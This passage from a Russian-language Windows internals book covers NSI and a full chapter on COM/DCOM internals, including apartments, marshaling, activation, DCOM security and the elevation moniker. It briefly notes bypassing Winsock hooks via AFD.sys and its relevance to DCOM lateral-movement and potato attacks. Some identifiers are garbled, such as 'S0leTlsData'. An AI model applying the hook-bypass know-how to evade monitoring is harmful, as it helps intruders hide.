
Примечание. Полный рабочий пример перечисления TCP/UDP-соединений приведён в файле `code/ch16/enum_network_connections.c`.

16.10 NSI – Network Store Interface

Что такое NSI

NSI (Network Store Interface) — внутренний механизм Windows для взаимодействия между пользовательскими библиотеками (iphlpapi.dll, nsi.dll) и сетевым стеком ядра. NSI заменил устаревшие интерфейсы получения сетевой информации и обеспечивает единый канал доступа к таблицам маршрутизации, ARP-кешу, TCP/UDP-соединениям и другой сетевой статистике.

Архитектура NSI



NSI Module IDs

Каждый NSI-модуль идентифицируется GUID:

GUID	Модуль	Описание
{EB004A03-9B1A-11D4-9123-0050047759BC}	NPI_MS_TCP_MODULEID	TCP
{EB004A02-9B1A-11D4-9123-0050047759BC}	NPI_MS_UDP_MODULEID	UDP
{EB004A00-9B1A-11D4-9123-0050047759BC}	NPI_MS_IPV4_MODULEID	IPv4
{EB004A01-9B1A-11D4-9123-0050047759BC}	NPI_MS_IPV6_MODULEID	IPv6
{EB004A05-9B1A-11D4-9123-0050047759BC}	NPI_MS_NDIS_MODULEID	NDIS

IOCTL-коды NSI

NSI использует устройство `\Device\Nsi` и набор IOCTL-кодов:

```
#define IOCTL_NSI_GET_ALL_PARAMETERS      0x12001B // получить все параметры объекта
#define IOCTL_NSI_GET_PARAMETER          0x120027 // получить один параметр
#define IOCTL_NSI_SET_PARAMETER          0x120023 // установить параметр
#define IOCTL_NSI_ENUMERATE_OBJECTS_ALL_PARAMETERS 0x12000F // перечислить объекты
```

Практическое использование

NSI можно использовать для получения сетевой информации, недоступной через стандартные API:

1. **ARP-кеш** — через NPI_MS_IPV4_MODULEID
2. **Таблица маршрутизации** — через NPI_MS_IPV4_MODULEID
3. **Сетевые интерфейсы** — через NPI_MS_NDIS_MODULEID
4. **TCP-статистика** — через NPI_MS_TCP_MODULEID
5. **Конфигурация TCP** — параметры стека (window sizes, timeouts и т.д.)

Для прямого использования NSI необходимо: 1. Открыть `\Device\Nsi` через `NtCreateFile` 2. Заполнить входной буфер с указанием Module ID и параметров запроса 3. Вызвать `NtDeviceIoControlFile` с соответствующим IOCTL 4. Разобрать выходной буфер

Это позволяет получать сетевую информацию без загрузки `iphlpapi.dll`, что может быть полезно в минимальных программах и инструментах безопасности.

Итоги главы

В этой главе мы рассмотрели внутреннее устройство сетевого стека Windows — от пользовательского Winsock API до драйверов ядра. Ключевые темы:

- **Архитектура Winsock:** `ws2_32.dll` -> `mswsock.dll` -> `AFD.sys` -> `tcpip.sys`
- **AFD.sys** как центральный компонент, управляющий состоянием сокетов и буферизацией
- **Прямая работа с AFD.sys** через `NtDeviceIoControlFile` для обхода Winsock и перехватчиков
- **Raw Sockets и SIO_RCVALL** для перехвата сетевого трафика
- **WSK** как современная замена TDI для сетевого программирования в режиме ядра
- **NSI** как единый интерфейс доступа к сетевой статистике

Понимание этих компонентов необходимо для: - Разработки средств сетевой безопасности и мониторинга - Анализа и обхода сетевых перехватчиков (LSP, WFP callouts) - Диагностики сетевых проблем на низком уровне - Написания высокопроизводительных сетевых приложений

ЧАСТЬ VI

COM, ETW и инструментирование

Глава 17. COM/DCOM Internals

17.1. Введение в COM: от пользователя к ядру

Component Object Model (COM) — одна из фундаментальных технологий Windows, пронизывающая всю операционную систему от Shell до служб ядра. Несмотря на то что COM существует с 1993 года, его внутренние механизмы остаются слабо документированными. В этой главе мы разберём архитектуру COM на уровне, недоступном в официальной документации Microsoft: от потоковых моделей и маршалинга до недокументированных Shell-интерфейсов и механизмов безопасности.

COM — это не просто «технология межпроцессного взаимодействия». Это бинарный стандарт взаимодействия компонентов, определяющий:

- Бинарный формат таблицы виртуальных функций (vtable) для интерфейсов
- Протокол управления временем жизни объектов через подсчёт ссылок
- Механизм активации объектов по идентификаторам классов (CLSID)
- Инфраструктуру удалённого вызова через прокси и заглушки (proxy/stub)
- Потоковые модели для безопасного многопоточного доступа

На системном уровне COM тесно интегрирован с:

- **Object Manager** — COM-объекты создаются через механизмы активации, использующие реестр и RPC
- **RPC (Remote Procedure Call)** — DCOM построен поверх MS-RPC (OXID resolver, удалённая активация)
- **Security subsystem** — COM реализует собственную модель безопасности через дескрипторы безопасности и уровни олицетворения
- **SCM (Service Control Manager)** — COM-серверы могут размещаться в службах через svchost.exe

Бинарный контракт COM

Каждый COM-объект реализует как минимум интерфейс `IUnknown` с тремя методами:

```
+-----+
| Указатель vtable |----> +-----+
+-----+               | QueryInterface ptr | [слот 0]
| Данные объекта   |     | AddRef ptr       | [слот 1]
| ...              |     | Release ptr      | [слот 2]
+-----+          +-----+
|                   |     | Method1 ptr     | [слот 3]
|                   |     | Method2 ptr     | [слот 4]
|                   |     | ...             |
+-----+          +-----+
```

Этот бинарный формат идентичен раскладке виртуальной таблицы C++ (MSVC ABI), что позволяет COM-объектам быть реализованными на любом языке, поддерживающем данный ABI.

17.2. Apartments: потоковые модели COM

Модель квартир (Apartment Model)

COM использует концепцию «квартир» (apartments) для управления многопоточным доступом к объектам. Каждый поток COM-приложения принадлежит одной из квартир:

STA (Single-Threaded Apartment): - Создаётся вызовом `CoInitializeEx(NULL, COINIT_APARTMENTTHREADED)` - Каждый STA содержит ровно один поток - Вызовы к объектам в STA сериализуются через скрытое окно сообщений - Класс окна: `"OleMainThreadWndClass"` (для главного STA) или `"OleObjectCommunicationWnd"`

MTA (Multi-Threaded Apartment): - Создаётся вызовом `CoInitializeEx(NULL, COINIT_MULTITHREADED)` - Один MTA на процесс, может содержать множество потоков - Объекты в MTA должны самостоятельно обеспечивать потокобезопасность - Вызовы могут приходить из любого потока RPC-пула

NTA (Neutral-Threaded Apartment) — недокументированная модель: - Введена в Windows 2000, полноценно реализована в Windows 8+ - Объекты NTA могут вызываться из любого потока без маршallingа - Активируется через `CoInitializeEx(NULL, COINIT_NEUTRAL)` (значение 0x10, недокументировано) или через регистрацию `ThreadingModel = "Neutral"` в реестре - Используется внутренними компонентами Windows (WinRT)

Внутренняя структура квартиры

При вызове `CoInitializeEx` COM-инфраструктура выполняет:

1. **Инициализация TLS** — в TLS текущего потока сохраняется указатель на структуру `S0leTlsData`:

```
struct S0leTlsData { DWORD dwFlags; // Флаги состояния потока DWORD dwReserved0; void *pCallInfo; // Информация о текущем вызове IUnknown *pObjServer; // Текущий объект-сервер DWORD dwTlsMapIndex; // Индекс в TLS-карте void *pCallCtrl; // Контроллер вызовов void *pTopSvrCApt; // Серверная квартира IMessageFilter *pMsgFilter; // Фильтр сообщений LONG cORPCNestingLevel; // Уровень вложенности ORPC // ... (ещё ~40 полей) };
```
2. **Создание скрытого окна** (для STA) — COM создаёт невидимое окно, которое обрабатывает входящие вызовы через цикл сообщений Windows. Это причина, по которой STA-потоки обязаны иметь цикл обработки сообщений (`GetMessage` / `DispatchMessage`).
3. **Регистрация в OXID Resolver** — каждая квартира получает уникальный OXID (Object Exporter Identifier), который используется для маршрутизации вызовов.

Обнаружение квартир процесса

Для диагностики COM-квартир можно использовать следующие техники:

- **Поиск скрытых окон:** `FindWindowEx(HWND_MESSAGE, NULL, L"0leMainThreadWndClass", NULL)`
- **Отладчик WinDbg:** расширение `!comcalls` отображает активные квартиры и ожидающие вызовы
- **Реестр потока (TEB):** поле `ReservedFor0le` (TEB offset 0x1758 на x64, Windows 10/11) содержит указатель на `S0leTlsData`

17.3. Маршalling: пересечение границ квартир

Зачем нужен маршalling

Когда клиент в одной квартире вызывает метод объекта в другой квартире (или в другом процессе), COM должен:

1. Сериализовать параметры вызова в буфер (маршalling)
2. Передать буфер в целевую квартиру (через оконные сообщения для STA, RPC для MTA/DCOM)
3. Десериализовать параметры и выполнить вызов (демаршalling)
4. Сериализовать результат и вернуть его клиенту

Типы маршallingа

Standard marshaling — стандартный механизм, использующий прокси/заглушки:

```
[Клиент] → [Proxy (IRpcProxyBuffer)] → [RPC Channel] → [Stub (IRpcStubBuffer)] →
```

Прокси и заглушки генерируются компилятором MIDL из IDL-описаний интерфейсов. Каждый метод интерфейса получает номер (`opnum`), по которому направляется вызов.

Прокси загружается из DLL, зарегистрированной в реестре:

```
HKCR\Interface\{IID}\ProxyStubClsid32 = {CLSID прокси/заглушки}
```

Typelib marshaling — упрощённый маршalling через `oleaut32.dll`:

```
HKCR\Interface\{IID}\ProxyStubClsid32 = {00020424-0000-0000-C000-000000000046}
```

Этот CLSID указывает на универсальный маршалер OLE Automation (`PSOAIInterface`), который извлекает информацию о типах из type library.

Custom marshaling — объект реализует `IMarshal` и полностью контролирует процесс. Используется, например, для «свободнопоточного маршала» (`CoCreateFreeThreadedMarshaler`), который предотвращает маршалинг, возвращая прямой указатель на объект.

Внутренний протокол маршалинга: OBJREF

При маршалинге COM передаёт структуру `OBJREF` (Object Reference), которая содержит всю информацию для восстановления прокси в другом процессе:

```
struct OBJREF {
    ULONG    signature;        // 0x574F454D ("MEOW")
    ULONG    flags;            // OBJREF_STANDARD, OBJREF_HANDLER, OBJREF_CUSTOM
    GUID     iid;              // IID маршалированного интерфейса
    union {
        STDOBJREF    std;      // Стандартная ссылка (IPID, cPublicRefs, OXID, OID)
        OBJREF_HANDLER handler;
        OBJREF_CUSTOM custom;
    };
};
```

Сигнатура `"MEOW"` (0x574F454D) — один из культовых артефактов COM-инфраструктуры. Она присутствует в каждом маршалированном указателе интерфейса.

Ключевые поля стандартной ссылки (`STDOBJREF`): - **IPID** — Interface Pointer Identifier, уникальный для каждого экспортированного интерфейса - **OXID** — Object Exporter Identifier, идентифицирует квартиру - **OID** — Object Identifier, идентифицирует объект внутри квартиры - **cPublicRefs** — количество ссылок, переданных клиенту

OXID Resolver

OXID Resolver — служба (запускается как часть RPCSS/DcomLaunch), отвечающая за преобразование OXID в привязки RPC (binding information). Это критический компонент COM-инфраструктуры:

1. При экспорте объекта из квартиры, COM регистрирует OXID в локальном OXID Resolver
2. При импорте ссылки в другом процессе, OXID Resolver предоставляет привязку RPC для соединения с квартирой экспортера
3. Для DCOM — удалённый OXID Resolver (порт 135) предоставляет привязки для межмашинного взаимодействия

Для просмотра зарегистрированных OXID можно использовать OleView.exe или напрямую обращаться к RPC-интерфейсу `IOXIDResolver` (UUID: `99fcfec4-5260-101b-bbcb-00aa0021347a`).

17.4. Активация COM-объектов: CoCreateInstance изнутри

Полный путь вызова CoCreateInstance

Вызов `CoCreateInstance(CLSID_MyClass, NULL, CLSCTX_INPROC_SERVER, IID_IMyInterface, &pObj)` проходит через следующие этапы:

```

CoCreateInstance()
|
v
CoCreateInstanceEx()
|
v
CoGetClassObject()      ← Получение фабрики классов IClassFactory
|
+-- Проверка кэша загруженных серверов
|
+-- Поиск CLSID в реестре:
|     HKCR\CLSID\{CLSID}\InprocServer32    (для CLSCTX_INPROC_SERVER)
|     HKCR\CLSID\{CLSID}\LocalServer32     (для CLSCTX_LOCAL_SERVER)
|     HKCR\CLSID\{CLSID}\InprocHandler32   (для CLSCTX_INPROC_HANDLER)
|
+-- [In-proc]: LoadLibrary + DllGetClassObject()
|
+-- [Out-of-proc]: Активация через SCM (RPCSS)
|     |
|     +-- SCM проверяет Running Object Table
|     +-- SCM проверяет активационные записи
|     +-- SCM запускает процесс сервера (если необходимо)
|     +-- Сервер вызывает CoRegisterClassObject()
|     +-- SCM возвращает маршалированный IClassFactory
|
v
IClassFactory::CreateInstance(NULL, IID_IMyInterface, &pObj)
|
v
[Объект создан, указатель возвращён клиенту]

```

Реестр COM: детальная структура

CLSID (Class Identifier):

```

HKCR\CLSID\{CLSID}
(По умолчанию) = "Описание класса"
AppID = "{AppID}"

InprocServer32\
(По умолчанию) = "C:\path\to\server.dll"
ThreadingModel = "Both" | "Apartment" | "Free" | "Neutral"

LocalServer32\
(По умолчанию) = "C:\path\to\server.exe"

Elevation\
Enabled = 1                ; Поддержка elevation moniker
IconReference = "@path,-resID" ; Иконка для UAC-запроса

ProgID = "MyApp.MyClass.1"
VersionIndependentProgID = "MyApp.MyClass"

```

AppID (Application Identifier) — группирует настройки безопасности и активации:

```

HKCR\AppID\{AppID}
(По умолчанию) = "Описание приложения"
DllSurrogate = ""          ; Пустая строка = использовать DllHost.exe
LaunchPermission = <binary> ; Дескриптор безопасности (SDDL)
AccessPermission = <binary> ; Дескриптор безопасности
RunAs = "Interactive User" ; Учётная запись для запуска
ServiceParameters = "..." ; Параметры для службы

; Настройки DCOM:
RemoteServerName = "server.domain.com"
AuthenticationLevel = 6      ; RPC_C_AUTHN_LEVEL_PKT_PRIVACY

```

ProgID (Programmatic Identifier) — человекочитаемое имя:

```
HKCR\MyApp.MyClass.1
(По умолчанию) = "Описание"
CLSID = "{CLSID}"
```

Активация через SCM (Service Control Manager)

Для out-of-process серверов активация проходит через службу RPCSS (которая запускается как `svchost.exe -k DcomLaunch`). Внутренний процесс:

1. Клиент отправляет запрос активации через ALPC-порт `\RPC Control\epmapper`
2. SCM ищет регистрацию класса в своих внутренних таблицах
3. Если сервер не запущен:
4. SCM создаёт процесс сервера через `CreateProcessAsUser` (или `CreateProcessWithTokenW`)
5. SCM ожидает, пока сервер не вызовет `CoRegisterClassObject`
6. Таймаут ожидания: 120 секунд (по умолчанию)
7. SCM маршалирует `IClassFactory` и возвращает `OBJREF` клиенту

Программа-суррогат DllHost.exe

In-process серверы (DLL) могут быть размещены в отдельном процессе через механизм суррогатов. Если в `AppID` указан `DllSurrogate`:

- Пустая строка — используется системный суррогат `DllHost.exe`
- Путь к EXE — используется указанный суррогат

`DllHost.exe` загружает DLL-сервер и экспортирует его COM-объекты через RPC. Это используется для: - 32-битных DLL в 64-битных процессах (и наоборот) - Изоляции нестабильных COM-серверов - Реализации DCOM для DLL-серверов

17.5. Running Object Table (ROT)

Архитектура ROT

Running Object Table — глобальная таблица, содержащая зарегистрированные экземпляры COM-объектов, которые могут быть обнаружены клиентами по моникеру (moniker). ROT управляется службой RPCSS.

[Сервер]	[ROT (RPCSS)]	[Клиент]
 -- IRunningObjectTable::Register → (moniker + object) 	 <--- GetRunningObjectTable() --- <--- IRunningObjectTable:: GetObject(moniker) -----> [маршированный объект]	

Каждая запись в ROT содержит: - **Моникер** — идентификатор объекта (файловый моникер, item-моникер, composition-моникер) - **Указатель на объект** — маршированный `IUnknown` - **Время последнего изменения** — `FILETIME` - **Флаги регистрации** — `ROTFLAGS_REGISTRATIONKEEPSALIVE`, `ROTFLAGS_ALLOWANYCLIENT`

Перечисление ROT


Для перечисления содержимого ROT используется интерфейс `IEnumMoniker`, получаемый через `IRunningObjectTable::EnumRunning()`. Практический пример реализован в файле `code/ch17/enum_rot.c`.

Типичное содержимое ROT включает: - Открытые документы Microsoft Office - Экземпляры Visual Studio (Running Documents Table) - Объекты OLE-связывания - Мониторы производительности (Performance Monitor)

17.6. DCOM: распределённый COM

Архитектура DCOM

DCOM (Distributed COM) расширяет COM для работы по сети. Ключевые компоненты:



Протокол DCOM Wire Protocol

DCOM использует формат ORPC (Object RPC), расширяющий стандартный NDR (Network Data Representation) MS-RPC:

Заголовок ORPC-вызова (ORPCTHIS):

```
typedef struct tagORPCTHIS {
    CONVERSION    version;           // Версия DCOM (major=5, minor=7)
    ULONG         flags;             // CYCLIC, UNRELIABLE
    ULONG         reserved1;
    CID           cid;               // Causality ID (для отслеживания цепочек вызовов)
    ORPC_EXTENT_ARRAY *extensions;  // Дополнительные данные
} ORPCTHIS;
```

Заголовок ORPC-ответа (ORPCTHAT):

```
typedef struct tagORPCTHAT {
    ULONG         flags;
    ORPC_EXTENT_ARRAY *extensions;
} ORPCTHAT;
```

Перечисление DCOM-приложений

Информация о DCOM-приложениях хранится в реестре:

```
HKLM\SOFTWARE\Classes\AppID\{AppID}
```

Каждое DCOM-приложение может иметь: - **LaunchPermission** — кто может запускать сервер - **AccessPermission** — кто может подключаться к серверу - **AuthenticationLevel** — уровень аутентификации RPC - **RemoteServerName** — имя удалённого сервера по умолчанию

Практический скрипт для перечисления DCOM-приложений реализован в `code/ch17/dcom_enum.ps1`.

17.7. Недокументированные Shell COM-интерфейсы

IVirtualDesktopManager и IVirtualDesktopManagerInternal

Windows 10 ввела виртуальные рабочие столы, управляемые через набор COM-интерфейсов, большинство из которых не документированы.

Документированный интерфейс IVirtualDesktopManager:

```
IID: {A5CD92FF-29BE-454C-8D04-D82879FB3F1B}
CLSID: {AA509086-5CA9-4C25-8F95-589D3C07B48A}
```

Предоставляет только три метода: - **IsWindowOnCurrentVirtualDesktop(HWND, BOOL*)** - **GetWindowDesktopId(HWND, GUID*)** - **MoveWindowToDesktop(HWND, GUID)**

Недокументированный интерфейс IVirtualDesktopManagerInternal:

```
IID: меняется между сборками Windows!  
Windows 10 21H2: {F31574D6-B682-4CDC-BD56-1827860ABEC6}  
Windows 11 22H2+: {B2F925B9-5A0F-4D2E-9F4D-2B1507593C10}
```

```
Предоставляет расширенные возможности: - GetDesktopCount(UINT*) -  
MoveViewToDesktop(IApplicationView*, IVirtualDesktop*) -  
GetCurrentDesktop(IVirtualDesktop**) - GetDesktops(IObjectArray**) -  
GetAdjacentDesktop(IVirtualDesktop*, AdjacentDesktop, IVirtualDesktop**) -  
SwitchDesktop(IVirtualDesktop*) - CreateDesktopW(IVirtualDesktop**) -  
RemoveDesktop(IVirtualDesktop*, IVirtualDesktop*)
```

IApplicationViewCollection

Ещё один недокументированный интерфейс, управляющий представлениями окон в Task View:

```
IID: {1841C6D7-4F9D-42C0-AF41-8747538F10E5}
```

```
Методы: - GetViews(IObjectArray**) - GetViewForHwnd(HWND, IApplicationView**) -  
GetViewForApplication(IImmersiveApplication*, IApplicationView**)
```

Практическое использование

Недокументированные интерфейсы виртуальных рабочих столов используются: - Менеджерами рабочих столов (SylphyHorn, VirtualDesktopAccessor) - Утилитами автоматизации - Инструментами мониторинга пользовательской активности

Пример работы с этими интерфейсами реализован в `code/ch17/undoc_shell_com.ps1`.

Важно: IID недокументированных интерфейсов могут меняться между обновлениями Windows. Код должен обрабатывать ситуацию, когда `QueryInterface` возвращает `E_NOINTERFACE`, и пробовать альтернативные IID.

17.8. COM-серверы в svchost.exe

Механизм размещения COM-серверов в службах

Многие системные COM-серверы размещаются в процессах `svchost.exe`. Это реализовано через:

1. Регистрация AppID с привязкой к службе:

```
HKCR\AppID\{AppID}  
LocalService = "MyServiceName"  
ServiceParameters = "-k ..."
```

1. Группировка служб: Служба принадлежит группе svchost (например, `-k DcomLaunch`, `-k LocalService`), определяемой в:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost  
DcomLaunch = REG_MULTI_SZ: "RPCSS", "DcomLaunch", ...
```

1. **Активация:** Когда SCM получает запрос активации COM-объекта с `LocalService`, он:
2. Запускает соответствующую службу (если не запущена)
3. Служба инициализирует COM и регистрирует фабрики классов
4. SCM направляет запрос активации к этой службе

Обнаружение COM-серверов в svchost

Для определения, какие COM-серверы размещены в конкретном процессе svchost.exe:

1. Определить службы в процессе: `tasklist /svc /fi "PID eq <pid>"`
2. Для каждой службы найти связанные AppID: `powershell Get-ItemProperty "HKLM:\SOFTWARE\Classes\AppID\*" | Where-Object { $_.LocalService -eq "ServiceName" }`

3. По AppID найти CLSID: `powershell Get-ItemProperty "HKLM:\SOFTWARE\Classes\CLSID\*" | Where-Object { $_.AppID -eq "{AppID}" }`

Ключевые COM-серверы в svchost

Служба	Группа svchost	Ключевые COM-серверы
RPCSS	DcomLaunch	OXID Resolver, Endpoint Mapper
DcomLaunch	DcomLaunch	SCM (активация COM)
ShellHWDetection	LocalSystemNetworkRestricted	Shell Hardware Detection
BITS	netsvcs	Background Intelligent Transfer
Schedule	netsvcs	Task Scheduler
EventSystem	LocalService	COM+ Event System

17.9. Безопасность COM

CoInitializeSecurity: установка политики безопасности

`CoInitializeSecurity` устанавливает параметры безопасности COM для всего процесса. Может быть вызвана только один раз и должна вызываться до создания любых COM-объектов.

```
HRESULT CoInitializeSecurity(
    PSECURITY_DESCRIPTOR pSecDesc,      // Дескриптор безопасности или AppID
    LONG cAuthSvc,                      // Число служб аутентификации (-1 = по
    SOLE_AUTHENTICATION_SERVICE *asAuthSvc, // Массив служб аутентификации
    void *pReserved1,                  // NULL
    DWORD dwAuthnLevel,                // Уровень аутентификации
    DWORD dwImpLevel,                  // Уровень олицетворения
    void *pAuthList,                  // Дополнительные параметры
    DWORD dwCapabilities,              // Возможности (EOAC_*)
    void *pReserved3                   // NULL
);
```

Если `CoInitializeSecurity` не вызвана явно, COM вызывает её неявно с параметрами по умолчанию: - `dwAuthnLevel = RPC_C_AUTHN_LEVEL_CONNECT` - `dwImpLevel = RPC_C_IMP_LEVEL_IDENTIFY` -
Разрешения по умолчанию из реестра: `HKLM\SOFTWARE\Microsoft\Ole\DefaultAccessPermission`

Уровни аутентификации

Уровень	Значение	Описание
<code>RPC_C_AUTHN_LEVEL_DEFAULT</code>	0	Автоматический выбор
<code>RPC_C_AUTHN_LEVEL_NONE</code>	1	Без аутентификации
<code>RPC_C_AUTHN_LEVEL_CONNECT</code>	2	Аутентификация при подключении
<code>RPC_C_AUTHN_LEVEL_CALL</code>	3	Аутентификация каждого вызова
<code>RPC_C_AUTHN_LEVEL_PKT</code>	4	Проверка целостности пакетов
<code>RPC_C_AUTHN_LEVEL_PKT_INTEGRITY</code>	5	Подпись каждого пакета
<code>RPC_C_AUTHN_LEVEL_PKT_PRIVACY</code>	6	Шифрование каждого пакета

Уровень	Значение	Описание
<code>RPC_C_IMP_LEVEL_ANONYMOUS</code>	1	Сервер не может определить клиента
<code>RPC_C_IMP_LEVEL_IDENTIFY</code>	2	Сервер может определить клиента, но не действовать от его имени
<code>RPC_C_IMP_LEVEL_IMPERSONATE</code>	3	Сервер может действовать от имени клиента (локально)
<code>RPC_C_IMP_LEVEL_DELEGATE</code>	4	Сервер может действовать от имени клиента (включая сеть)

Разрешения на запуск и доступ

COM использует два типа разрешений, хранимых как бинарные дескрипторы безопасности:

Launch Permissions — кто может запускать COM-сервер:

```
HKCR\AppID\{AppID}\LaunchPermission = <binary SD>
```

По умолчанию: `HKLM\SOFTWARE\Microsoft\Ole\DefaultLaunchPermission`

Access Permissions — кто может подключаться к запущенному серверу:

```
HKCR\AppID\{AppID}\AccessPermission = <binary SD>
```

По умолчанию: `HKLM\SOFTWARE\Microsoft\Ole\DefaultAccessPermission`

Дескрипторы безопасности содержат ACE (Access Control Entries) с правами: - `COM_RIGHTS_EXECUTE` (1) — базовое право выполнения - `COM_RIGHTS_EXECUTE_LOCAL` (2) — локальный запуск/доступ - `COM_RIGHTS_EXECUTE_REMOTE` (4) — удалённый запуск/доступ - `COM_RIGHTS_ACTIVATE_LOCAL` (8) — локальная активация - `COM_RIGHTS_ACTIVATE_REMOTE` (16) — удалённая активация

Аудит безопасности COM

Для аудита безопасности COM:

1. **Анализ разрешений:** Используйте `dcomcnfg.exe` (Component Services) или скрипт `code/ch17/dcom_enum.ps1`
2. **Мониторинг событий:** ETW-провайдер `Microsoft-Windows-OLE-DCOM` (GUID: неопубликован) генерирует события при активации и вызовах
3. **Обнаружение уязвимых конфигураций:** Серверы с `AuthenticationLevel = None` или `AccessPermission`, разрешающим `Everyone`

17.10. COM Elevation Moniker

Механизм повышения привилегий через COM

COM Elevation Moniker позволяет создать COM-объект с повышенными привилегиями, вызывая диалог UAC. Это одобренный Microsoft механизм для запроса повышения без перезапуска всего процесса.

```
// Создание elevated COM-объекта
HRESULT CreateElevatedObject(REFCLSID clsid, REFIID iid, void **ppv)
{
    WCHAR moniker[256];
    BIND_OPTS3 bo;

    StringFromGUID2(clsid, moniker + wcslen(L"Elevation:Administrator!new:"), 39);
    wcsncpy(moniker, L"Elevation:Administrator!new:", 28);

    ZeroMemory(&bo, sizeof(bo));
    bo.cbStruct = sizeof(bo);
    bo.dwClassContext = CLSCTX_LOCAL_SERVER;
    bo.hwnd = GetConsoleWindow(); // Окно-владелец для UAC-диалога

    return CoGetObject(moniker, (BIND_OPTS*)&bo, iid, ppv);
}
```

Внутренний механизм

1. `CoGetObject` разбирает строку моникера `"Elevation:Administrator!new:{CLSID}"`
2. COM обращается к службе Application Information (`Appinfo`) через ALPC
3. `Appinfo` проверяет, что CLSID имеет `Elevation\Enabled = 1` в реестре
4. `Appinfo` вызывает `consent.exe` для отображения UAC-диалога
5. При одобрении пользователем, `Appinfo` создаёт процесс COM-сервера с повышенным токеном
6. COM возвращаетmarshализованный указатель на интерфейс клиенту

Ограничения и безопасность

- Только COM-серверы с `Elevation\Enabled = 1` могут быть подняты
- CLSID должен быть зарегистрирован в `HKLM` (а не `HKCU`) для предотвращения подмены
- `hwnd` в `BIND_OPTS3` определяет, к какому монитору будет привязан UAC-диалог
- Процесс-клиент может работать со средним уровнем целостности (medium integrity), а COM-объект — с высоким (high integrity)

17.11. Практические инструменты и диагностика

Инструменты анализа COM

Инструмент	Назначение
OleView.exe / OleView2.exe	Просмотр COM-регистраций, интерфейсов, типовых библиотек
dcomcnfg.exe	Управление DCOM-конфигурацией и безопасностью
Process Monitor	Мониторинг обращений к реестру COM при активации
WinDbg + !comcalls	Отладка квартир и маршалинга
ROT Viewer (code/ch17/enum_rot.c)	Перечисление Running Object Table

Частые проблемы и их диагностика

E_ACCESSDENIED (0x80070005) при активации: - Проверьте `LaunchPermission` и `AccessPermission` в AppID - Проверьте `DefaultLaunchPermission` в `HKLM\SOFTWARE\Microsoft\Ole` - Убедитесь, что клиентский поток имеет правильный токен

CO_E_SERVER_EXEC_FAILURE (0x80080005) — сервер не смог запуститься: - Проверьте путь в `LocalServer32` - Проверьте, что сервер вызывает `CoRegisterClassObject` в течение 120 секунд - Проверьте Event Log на ошибки DCOM (Event ID 10016)

RPC_E_WRONG_THREAD (0x8001010E) — вызов из неправильного потока: - STA-объект вызывается не из его потока без маршалинга - Используйте `CoMarshalInterThreadInterfaceInStream` для передачи между потоками

17.12. Резюме

В этой главе мы рассмотрели внутреннее устройство COM/DCOM:

- **Apartments** — потоковые модели COM (STA, MTA, NTA) и внутренние структуры TLS
- **Маршalling** — механизм прокси/заглушек, формат OBJREF, OXID Resolver
- **Активация** — полный путь CoCreateInstance, роль SCM, размещение в svchost
- **ROT** — Running Object Table для обнаружения активных COM-объектов
- **DCOM** — сетевой протокол, ORPC-заголовки, OXID-разрешение
- **Недокументированные интерфейсы** — IVirtualDesktopManagerInternal, IApplicationViewCollection
- **Безопасность** — CoInitializeSecurity, разрешения запуска/доступа, elevation moniker

Понимание этих механизмов критически важно для: - Анализа атак через DCOM (DCOM lateral movement, potato-атаки) - Диагностики проблем COM-активации - Разработки инструментов автоматизации через недокументированные интерфейсы - Аудита безопасности COM-конфигурации

Глава 18. Event Tracing for Windows: Недокументированные провайдеры

18.1. Введение: ETW как основа мониторинга Windows

